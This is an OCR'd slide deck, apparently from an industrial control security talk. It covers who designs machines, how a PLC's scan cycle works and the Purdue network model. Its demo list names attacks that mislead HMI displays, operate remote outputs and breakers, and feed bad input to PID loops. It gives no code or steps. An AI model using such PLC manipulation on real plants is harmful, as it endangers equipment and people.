  - Provide detailed descriptions of how the process affects product.
  - They often dictate how the machine(s) are designed
- Mechanical Engineer
  - Designs mechanical systems of the machine
  - Defines physical capabilities and constraints of the machine
    - Dealing with physical not logical objects
  - Have formal tools for determining and designing the physical characteristics of the machine
    - Strength of materials, understands tolerances of pieces being put together

Customers

Process Experts

Mechanical Engineer

Who is Involved with Machine Design?

- Electrical Engineer
  - Provides wiring diagrams for terminating sensors
  - Has formal tools for sizing wire, fuses and other electrical devices
  - Scholarly training available for this discipline
- Automation Programmer
  - Programs content from Customer, Requirements Analyst, Mechanical Engineer, Electrical Engineer
  - Typically continues to change program until machine is accepted by customer
    - Seen as the person responsible to make the machine produce the product
    - Lives on the factory floor until the customer accepts the performance


Electrical Engineer

Automation Programmer

PLC and I/O Discussion and Demos


- Target Mechanical Systems and Critical Processes Through Automation
- PLC Simplified Internal Architecture – Solving Input –> Logic -> Output
- Demo - PLC itM No Ethernet Required to Cause Misleading HMI & Enunciator Panel Status
- Demo – Remote Output Operation
- Demo - Remote Breaker Operation
- Demo – A PID chewing on bad input = Bad output = Manipulation of Physical Systems

Data Foundations w/in the Purdue Model are Only as Solid as the Integrity of Data In/Out of PLC/PAC




Rockwell Automation and Cisco Systems Converged Plantwide Ethernet Model


But there's a Catch……..



PLC / PAC Simplified Internal Architecture




PLC / PAC Simplified Internal Architecture




1) Read Input

PLC / PAC Simplified Internal Architecture




1) Read Input
2) Update Input Image Data Table

PLC / PAC Simplified Internal Architecture




1) Read Input
2) Update Input Image Data Table
3) Code Executes and Determines Output Status

PLC / PAC Simplified Internal Architecture



